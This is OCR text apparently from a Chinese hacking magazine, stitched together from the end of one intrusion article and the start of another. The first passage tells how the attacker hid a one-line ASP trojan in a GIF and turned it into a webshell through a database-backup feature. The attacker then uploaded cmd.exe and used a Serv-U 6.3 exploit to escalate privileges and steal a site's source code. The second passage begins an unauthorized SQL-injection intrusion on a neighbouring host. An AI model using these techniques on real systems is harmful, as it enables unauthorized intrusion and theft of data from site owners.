


图6

进入后台找了个能够上传的地方，上传了一个后缀为GIF的一句话木马，没想到上传后，访问竟然不存在，难道是对上传的文件内容进行了检测？于是我又找了个小图片，然后把一句话木马给写进去（注：一句话木马写在“；”号前面，写到后面的话会失败的），上传成功，访问了一下图片确实存在，然后就是找备份数据库，把GIF还原成ASP后门了。来到备份数据库页面，写好GIF木马的地址，然后写好备份名称后点“备份”，备份成功，但是后面却添加了个.MDB。“备份数据库成功，备份的数据库为D:\wwwroot\huantaijl\wwwroot\admin\Databackup\555.asp.mdb”这个.MDB是程序自动添加上的，但是真正的数据没有这个MDB，不用管它，直接访问我们的ASP小马，成功了，使用海阳提交，页面变成灰的了，说明我们的木马执行成功了，如图7。




图7

三、获取源码拿下目标

总算得到了与目标网站使用相同系统的网站主机上的一个WEBSHELL了（描述的有点混乱），接下来的思路就是提升权限，把与目标网站使用相同系统的网站的源码弄下来研究，然后再拿下目标网站。进入WEBSHELL，尝试访问其它目录，如果能访问的话直接下载源码就可以了，但是理想与现实总是相差得很远，只能浏览本站的目录，其它目录都不能跳转。我试了下CMD能否执行命令，结果令我大失所望，使用WScriptShell也不可以，最后找了个Win2000系统下的CMD.EXE传了上去，总算能执行命令了。

先来查看一下IP地址，发现是内网IP地址，如图8，再使用海阳的查看服务功能查看开启了哪些服务，结果却是一片空白。查看系统参数，出现了错误的提示：“错误：006~ASP 0177~Server.CreateObject 失败~80029c4a 错误源：Server 对象”。最后只能查看端口了，看看都安装了什么东西。在CMD里执行**netstat -an**，居然发现打开了43958端口，这不就是那个Serv-U吗，如图9。




图8




图9

我在本地电脑的 CMD 里执行“ftp www.xxx.com”，根据返回的结果可以看出对方使用的是 V6.3 版本，如图10。这个版本比较新，来看看能不能提权。在网上找到相关的提权代码传上去，发现成功的连接上了。终于能访问网站的文件夹了，我把网站的源码下载下来，仔细的看了看，又在目标网站上试了试，结果证明和目标站使用的是完全相同的系统，终于成功的拿到源码了。

这次入侵花费了不少的时间，虽然看上去挺简单也没有什么新的技术，但是整个入侵过程还是挺曲折的，记得有位 N 人曾经说过：最强的不是黑客技术，而是黑客经验，那是一种峰回路转、柳暗花明的喜悦与疯狂！

（文章涉及到的 Freda ASP Web、啊 D 注入工具、注入中转生成器、haiyangtop—eval、SU 全版本溢出工具已经收录在光盘中）




图10

文章难易度：★★★
文章阅读点：对某一整站系统的详细入侵过程

对某整站系统的入侵

x140m1n6[D.R.T]＆冰 sugar[D.R.T]

为什么要入侵这个网站呢，因为和该网站同 C 段下有我想要入侵的目标，虽然最终成功的拿下了目标网站，却发现是个 VPS 服务器，这让我很伤心，不过拿下服务器的整个过程还是很精彩的，就和大家分享一下吧。

一、意外的环境探测

我想要入侵的的目标是 xxx.xxx.xx2.199，该服务器上没有任何 Web 站点，经过检测，对外开放的服务器也不存在明显的漏洞，象我们这种脚本小子自然也就无能为力了，因此也就有了这次 C 段下的渗透入侵，当然这也是一次不满意的入侵（这次入侵的是 xxx.xxx.xx2.225 这台主机）。

我们转到 225 这个服务器上，这个服务器上存在很多 PHP 站点，这些 PHP 站点统一使用了一套系统，即使进入了后台也无权拿到 webshell（其实我没有仔细去研究，找到了几个后台就扔给了冰 sugar，估计那小子当时去看 C 语言了，也没有仔细看我给他的后台），但是无意中却让我发现了这个以 ASP 为架构的站，更是在无意中，我拿着啊 D 以内嵌 IE 的形式打开这个网站，在扫描注入点时成功的找到了一个，欣喜若狂，我马上通知了冰 sugar，如图 1。

